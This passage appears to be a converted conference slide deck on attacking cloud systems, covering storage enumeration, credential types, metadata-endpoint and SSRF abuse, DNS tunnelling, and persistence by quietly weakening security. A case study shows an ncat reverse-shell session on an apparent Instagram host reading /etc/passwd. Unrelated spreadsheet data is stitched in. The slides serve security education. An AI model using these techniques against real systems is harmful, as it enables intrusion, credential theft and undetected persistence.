## Brute Force

```
root@suchlinux: ~/Desktop/subbrute
File Edit View Search Terminal Help
root@suchlinux:~/Desktop/subbrute# python subbrute.py -s merged-dedupe3.txt microsoft.com
microsoft.com
_spf-a.microsoft.com
_spf-c.microsoft.com
_spf-ssg-a.microsoft.com
_spf-b.microsoft.com
_spf-mdm.microsoft.com
l.microsoft.com
a.microsoft.com
aadhaar.microsoft.com
ac2.microsoft.com
academic.microsoft.com
academy.microsoft.com
accelerate.microsoft.com
account.microsoft.com
accountants.microsoft.com
accounts.microsoft.com
accounting.microsoft.com
activate.microsoft.com
acumen.microsoft.com
adcenter.microsoft.com
admin.microsoft.com
ads.microsoft.com
advantage.microsoft.com
```



The screenshot shows a terminal window titled "root@suchlinux: ~/Desktop/subbrute". The terminal displays the command `python subbrute.py -s merged-dedupe3.txt microsoft.com` and its output, which is a list of subdomains for the microsoft.com domain. The subdomains listed include: `_spf-a.microsoft.com`, `_spf-c.microsoft.com`, `_spf-ssg-a.microsoft.com`, `_spf-b.microsoft.com`, `_spf-mdm.microsoft.com`, `l.microsoft.com`, `a.microsoft.com`, `aadhaar.microsoft.com`, `ac2.microsoft.com`, `academic.microsoft.com`, `academy.microsoft.com`, `accelerate.microsoft.com`, `account.microsoft.com`, `accountants.microsoft.com`, `accounts.microsoft.com`, `accounting.microsoft.com`, `activate.microsoft.com`, `acumen.microsoft.com`, `adcenter.microsoft.com`, `admin.microsoft.com`, `ads.microsoft.com`, and `advantage.microsoft.com`. In the background, a browser window is visible, showing the "Java SE Development Kit 9 Downloads" page. The browser window has a title bar "root@suchlinux: ~/Desktop/subbrute" and a menu bar "File Edit View Search Terminal Help". The page content includes a navigation menu with "Overview", "Downloads", "Documentation", "Community", "Technologies", and "Training". The main heading is "Java SE Development Kit 9 Downloads". The text below the heading says: "Thank you for downloading this release of the Java™ Platform, Standard Edition Development Kit (JDK™). The JDK is a development environment for building applications, and components using the Java programming language." Below this, it says: "The JDK includes tools useful for developing and testing programs written in the Java programming language and running on the Java platform." There is a "See also:" section with three bullet points: "Java Developer Newsletter: From your Oracle account, select **Subscriptions**, expand **Technology**, and subscribe to **Java**.", "Java Developer Day hands-on workshops (free) and other events", and "Java Magazine". At the bottom of the browser window, there is a section for "JDK 9.0.1 checksum" and a large box with the text: "Java SE Development Kit 9.0.1 You must accept the Oracle Binary Code License Agreement for Java SE to download this software. Thank you for accepting the Oracle Binary Code License Agreement for Java SE; you may..."



# Enumerate

- Cloud systems are more than IP's and websites!
  - Storage Accounts
  - Databases
  - Everything from ML to Mobile to API hosting
  - Docker in the cloud
  - Etc
- Identify *what* you actually want to target
  - Hacking some company's IoT test service might not be useful if you just want to read their email
  - Worth hacking if you can find it though – more on this in the “Escalate” section”





# Enumerate – Blind vs Authenticated

- Attackers always start blind
  - Despite this, don't assume that attackers **won't** find your system that is internet accessible but for “internal use only”
  - Attackers **do** need to figure out which cloud hosted system is yours, and which is one of thousands of other cloud customers. This gets fun on pen-tests when IP's change on a daily basis!
  - Some attackers *may not care* whose cloud infrastructure they compromise, and are happy with untargeted attacks.
- Defenders
  - Have a great advantage! On “normal” networks knowing what is actually running is hard.
  - Cloud hosting allows for complete insight into all running and deployed resources – take advantage of this!

# Enumerate – Blind vs Authenticated

- Attackers with authenticated access:
  - Any IAM root, subscription admin, organization admin, etc role by default has full visibility.
  - Many other roles \*also\* have “read-only” access to your cloud infrastructure.
  - Once any account / role is compromised, it’s easy to determine what cloud data it can view
  - Gold mine for attackers, regardless of their objectives.




# Blind Enumeration - Storage

- Storage is what I would target first
  - Cloud storage accounts are the “open shares” of corporate networks. You know, that file share that everyone in the company has access to, and *totally* never has anything confidential on it?
- Storage is also what I would target second, and third...
  - More on this in the “Escalate” section
  - And the “Persist” section!



Today's kids will never know how it felt to give your computer AIDS just for free music



# Enumerate – Wordlists

- How do you enumerate cloud storage (and many other services)?
  - Wordlists!
- Manually generate to start
  - All the company names
  - Look at existing accounts referenced on the company website, for their downloads, etc.
  - Existing devops related wordlists
- Automatically generate
  - CeWL
  - Smeegescape



# Enumerate – Storage - AWS

- Storage on AWS is known as S3
  - You’ve probably read about companies leaking data on S3 buckets a lot lately. It’s actually been a well known issue for more than 10 years.
  - “Bucket” names need to be globally unique.
- Tools
  - <https://github.com/jordanpotti/AWSBucketDump>
  - S3 Explorer / Browser
  - Internet Explorer?
  - Etc. Tons of tools for this!

# Enumerate – Storage - AWS

- Manually:
  - <https://s3-us-west-2.amazonaws.com/bucket/>
  - Or: <https://bucket.s3.amazonaws.com>
  - Command line API vs browser listing may have different results

```
<?xml version="1.0" encoding="UTF-8" ?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>exfil-bucket</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>true</IsTruncated>
  <Contents>
    <Key>0b057101fd681b866d1d8b548a03dc22.png</Key>
    <LastModified>2017-01-07T23:36:28.000Z</LastModified>
    <ETag>"685f9442079cce69dc6a17fcf9d20514"</ETag>
    <Size>3586</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>logs</Key>
    <LastModified>2017-01-07T23:38:44.000Z</LastModified>
```



# Enumerate – Storage - Azure

- Storage on Azure is known as “Azure Storage”
  - Lots of varieties, “classic storage”, blob storage, Storage V1, Storage V2, etc.
  - Key concept: Every “storage account” has multiple “containers”
  - You need both the storage account and the container name to enumerate. “Account” names must be globally unique.
  - Some tools result in common container names, such as using Visual Studio to do a cloud deploy.
- Tools
  - None for enumeration? Google doesn’t know of any at least.
  - Azure Storage Explorer

# Enumerate – Storage - Azure

- Manually:
  - <https://bsides2018.blob.core.windows.net/demo?comp=list>
  - <https://bsides2018.blob.core.windows.net/demo?comp=list&x-ms-version=2017-07-29>

Public access level ⓘ

- Container (anonymous read access for containers and blobs)
- Private (no anonymous access)
- Blob (anonymous read access for blobs only)
- Container (anonymous read access for containers and blobs)





# Enumerate – Storage - GCP

- Storage on GCP is known as “Cloud Storage”
- Manually access:
  - <https://content.googleapis.com/storage/v1/b/bucket/o?key=AlzaSyD-a9lF8KKYgoC3cpgS-Al7hLQDbugrDcw>
- Tools
  - None for enumeration?
  - CloudBerry Explorer, others?




Escalate



# Escalate

- Cloud hacking **really** could just be called cloud pivoting
- Step #1: Gain initial access
- Step #2: Pivot
- Step #3: Pivot
- ...
- Step #42: Profit?



A	B	C	D	E	F	G
Deliverer Name	Payment	Items Delivered	Town		Town	(All)
Bob	\$ 32.00		3 Alderfield			
Bob	\$ 15.00		1 Basthead			
Bob	\$ 13.00		1 Carrir			
Gregory	\$ 50.00		5 Alde			
Gregory	\$ 28.00		3 Alde			
Gregory	\$ 43.00		4 Bastl			
Gregory	\$ 12.00		1 Bastbeau			
Sandy	\$ 19.00		1 Alderfield			
Sandy	\$ 56.00		6 Carringtown			
Sandy	\$ 66.00		8 Basthead	11		
				12		

Labels	Sum of Payment	Sum of Items Delivered
	60	5
	133	13
	141	15
	334	33



## Escalate – Guest to Guest

- Escalating *doesn't* always mean getting the password for root, or the IT admin's password, etc
- First place you likely want to pivot is on the same “level”
- Cloud is great for this!
  - Everything is deployed using a template
  - Everything is upgraded together
- This means:
  - Your first vuln probably works on many hosts
  - Passwords often are random / unique on cloud hosts, but **just as often** baked into a template and are the same everywhere.

## Escalate – Guest to Host

- Not the *real* host. If you need a hypervisor breakout to hack someone's cloud instance, *you're doing it wrong*<sup>™</sup>
- Instead, you're either going to want to find one of two things:
  1. Credentials for another service. Storage creds for example!
  2. Network Security Group access.





# Escalate – Credential Types

- Different creds for different services on different cloud providers
- AWS Keypair:
  - Access Key ID: AKIAQPV2R2RKVOUKENCA
  - Secret Access Key: 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
- AWS HMAC's:
  - `AWSAccessKeyId=AKIAIOSFODNN7EXAMPLE&Expires=1141889120&Signature=vjbyPxybdZaNmGa%2ByT272YEAiv4%3D HTTP/1.1`
- AWS RDP:
  - Autogenerated strong administrator password
- AWS SSH:
  - User supplied public key for key auth



# Escalate – Credential Types

- Azure Subscription Credentials:
  - Subscription management certificate (PFX)
  - Service principal (for ARM resources):
    - Password
    - Certificate (PFX)
- Azure Storage Account:
  - Account name: bsides2018
  - Account key:  
H+helEkl5X5eQDVfzyf6XS4mh7eQonG2XSJttVrkviVQfto8roRo4t3um+t/Io5Chi  
ae2KwmFwGEHkZUwJyEUw==
- Azure SAS:
  - <https://URL/?sv=2015-04-05&st=2015-04-29T22%3A18%3A26Z&se=2015-04-30T02%3A23%3A26Z&sr=b&sp=rw&sip=168.1.5.60-168.1.5.70&spr=https&sig=Z%2FRHIX5XcgoMq2rql3OlWTjEg2tYkboXr1P9ZUXDtkk%3D>




# Escalate – Credential Types

- Azure SAS:
  - <https://URL/?sv=2015-04-05&st=2015-04-29T22%3A18%3A26Z&se=2015-04-30T02%3A23%3A26Z&sr=b&sp=rw&sip=168.1.5.60-168.1.5.70&spr=https&sig=Z%2FRHIX5XcgoMq2rqI3OlWTjEg2tYkboXr1P9ZUXDtkk%3D>
- Azure RDP:
  - When launched through portal, user defined “strongish” password
- Azure SSH:
  - User supplied public key for key auth
  - Or password auth



# Escalate – Credential Types

- GCP Service Account
  - Keypairs – x509 (PEM), JWK, etc
- GCP API Requests:
  - Authorization: Bearer ya29.AHES6ZRVmB7fkLtd1XTmq6mooS1wqZZi3-Lh\_s-6Uw7p8vtgSwg





## Escalate – Certificate Pivoting

Azure specific (maybe works on others too?):

- Cloud Services can be provisioned with certificates
- Visual Studio will, for example, generate one for encrypting config files
- SSL certificates, etc.
- *Sometimes* people will reuse certificates
- A Cloud Service certificate can be a subscription management certification too
- You cannot extract Cloud Service certificates, but you **can** assign them to a new instance, and extract with Mimikatz



# Escalate – AWS Instance Metadata


Shoutout to 169.254.169.254

- How do you pass credentials to a dynamically launched instance?
- Startup script and metadata! (If you want to be hacked..)
- <http://169.254.169.254/latest/meta-data/user-data>
- People love putting AWS keys in there
- This is *also* great for SSRF vulnerabilities (and XXE)



## Escalate – Host to Guest Pivoting

- Huge attacker advantage going Host to Guest!
- You can copy “VMDK’s” from running VM’s
- EC2 EBS images
- Azure VHD’s – “Snapshot” command to access running instances
- Either download – Do from same region!, or just attach to your own deployed VM.
- You can often deploy a new account onto a host if necessary; more likely to show up in logs



## Escalate – API Keys

- “Real” user accounts are nice, but hopefully behind 2FA
- “API Keys” by definition don’t need 2FA **but** also don’t get a nice web gui ☹
  - You *can* still buy GUI apps that use API keys if you really need
- Command lines, SDK’s!
  - Powershell?
  - AWS CLI
  - Azure CLI
  - gcloud CLI



## Escalate – IAM roles

- Each cloud provider has their version of “Identity and Access Management”
- Many providers initially started with a few limited “roles”, evolved to a full featured RBAC model for accounts, services, etc.
- Fine grained access control is hard:  
The same challenge as whitelisting, constant maintenance is needed





## Escalate – IAM roles

- Providers *want* to make their customers secure, but “least privilege” is hard.

### Security Status

2 out of 5 complete.

You are accessing the security credentials page for your AWS account. The account credentials provide unlimited access to your AWS resources.

To help secure your account, follow an [AWS best practice](#) by creating and using AWS Identity and Access Management (IAM) users with limited permissions.

[Continue to Security Credentials](#)

[Get Started with IAM Users](#)

Don't show me this message again

# Escalate – DNS tunneling

- Everyone knows about DNS tunneling, right?
- Apparently not, but someone did another nice writeup on it:
- <https://dejandayoff.com/using-dns-to-break-out-of-isolated-networks-in-a-aws-cloud-environment/>

vpc-2c82324b

Summary

CIDR Blocks

Flow Logs

Tags

VPC ID: vpc-2c82324b

State: available

IPv4 CIDR: 172.31.0.0/16

IPv6 CIDR:

DHCP options set: [dopt-773d3c13](#)

Route table: [rtb-6e1e5109](#)

Network ACL: [acl-19f2967e](#)

Tenancy: Default

DNS resolution: yes

**DNS hostnames: yes**

ClassicLink DNS Support: no



# Escalate – Log tunneling?!

- Will post some simple Python scripts for use with AWS
- Could be fixed, if not, free oday
- (Reported to Amazon a year or so ago)





Persist

Sorry



# Persist

- The first rule of persistence is don't cause an outage
  - You're only going to get detected if you break something
  - Don't break things
- Since you're not detected...
  - Keep and collect all existing creds:
    - AWS doesn't like giving you creds, but the deployed services probably have them – read them out!
    - Azure loves to give out service keys – Storage, Service Bus, etc
    - Azure storage accounts have **\*two\*** keys
  - Add new creds:
    - Blend in with things that already have creds
    - Service accounts, service accounts, service accounts!

# Persist

- Since you're not detected...
  - Weaken security!
  - Don't whitelist *your* IP, just add some ranges that happen to include your IP!
  - Add ACL's to specific storage folders / files that make them accessible, but still cause the root folder to appear secure
  - All the normal persistence against IaaS VM's.






## Persist – Automate

- AWS Lambda!
- Azure Functions
- Etc
- Great blog post:
  - <https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>
- Build in multiple accounts and persistence mechanisms. Run “business” logic externally, so that defenders can’t immediately identify your plans.



# Case Study - Instagram






Surely a billion dollar  
company checks their logs

Nope. They probably don't even log.

# Case Study - Instagram

## Step #1 - App Vuln

Mmm,  
deserialization  
vulns



The screenshot shows the Sensu-Admin web interface. The browser address bar displays `https://sensu.instagram.com`. The navigation menu includes: Sensu-Admin, Events, Clients, Stashes, Checks, Downtimes, Aggregates, Logs, Stats, Account, and Logout. The main content area shows a table of events with the following columns: Status, Client, Check, Output, Action, and Issued. A single event is displayed with a 'Warn' status, client 'sensu-backend0-vpc', and check 'autoscale\_vxcode\_healthy\_hosts'. The output text reads: 'Autoscale healthy hosts WARNING: vxcode-asg-c3.4xlarge has 0 healthy hosts'. The event was issued 1 minute ago. At the bottom of the interface, there are several status indicators: 'API Version: 0.13.1', 'Redis: OK', 'RabbitMQ: OK', 'Keep Alives: Messages - 0 | Consumers - 1', and 'Results: Messages - 0 | Consumers - 1'. A 'Mobile Site' link is also present.

Status	Client	Check	Output	Action	Issued
Warn	sensu-backend0-vpc	autoscale_vxcode_healthy_hosts	Autoscale healthy hosts WARNING: vxcode-asg-c3.4xlarge has 0 healthy hosts	[Action]	1min



# Case Study - Instagram

## Step #2 – Shell

```
root@chicagovps:~  
Ncat: Version 5.51 ( http://nmap.org/ncat )  
Ncat: Listening on 0.0.0.0:31337  
Ncat: Connection from 54.174.69.26:42313.  
bash: no job control in this shell  
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current$ whoami  
whoami  
sensu-admin  
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current$ ifconfig  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 12:ac:92:e3:44:b3  
          inet addr:10. [REDACTED] Bcast:10. [REDACTED] Mask:255. [REDACTED]  
          inet6 addr: fe80::10ac:92ff:fee3:44b3/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:467933819 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:460161181 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:98360340912 (98.3 GB)  TX bytes:103590158693 (103.5 GB)  
          Interrupt:71  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:9683795 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:9683795 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2591698944 (2.5 GB)  TX bytes:2591698944 (2.5 GB)  
  
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current$
```

# Case Study - Instagram

## Step #2.5 – Still a shell

```
root@chicagovps:~  
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current/config$ cat /etc/passwd  
/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuid:x:100:101:./var/lib/libuid:/bin/sh  
syslog:x:101:103:./home/syslog:/bin/false  
messagebus:x:102:105:./var/run/dbus:/bin/false  
whoopsie:x:103:106:./nonexistent:/bin/false  
landscape:x:104:109:./var/lib/landscape:/bin/false  
sshd:x:105:65534:./var/run/sshd:/usr/sbin/nologin  
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash  
ntp:x:106:112:./home/ntp:/bin/false  
ganglia:x:107:113:Ganglia Monitor:/var/lib/ganglia:/bin/false  
sensu:x:999:999:Sensu Monitoring Framework:/opt/sensu:/bin/false  
rabbitmq:x:108:114:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/bin/false  
postfix:x:109:116:./var/spool/postfix:/bin/false  
redis:x:1001:1001:Redis service account:/var/lib/redis:/bin/false  
smta:x:110:118:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false  
smsp:x:111:119:Mail Submission Program,,,:/var/lib/sendmail:/bin/false  
postgres:x:112:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
sensu-admin:x:998:998:./opt/sensu/admin:/bin/sh  
sensu-admin@sensu-backend0-vpc:/opt/sensu/admin/website/current/config$
```



# Case Study - Instagram

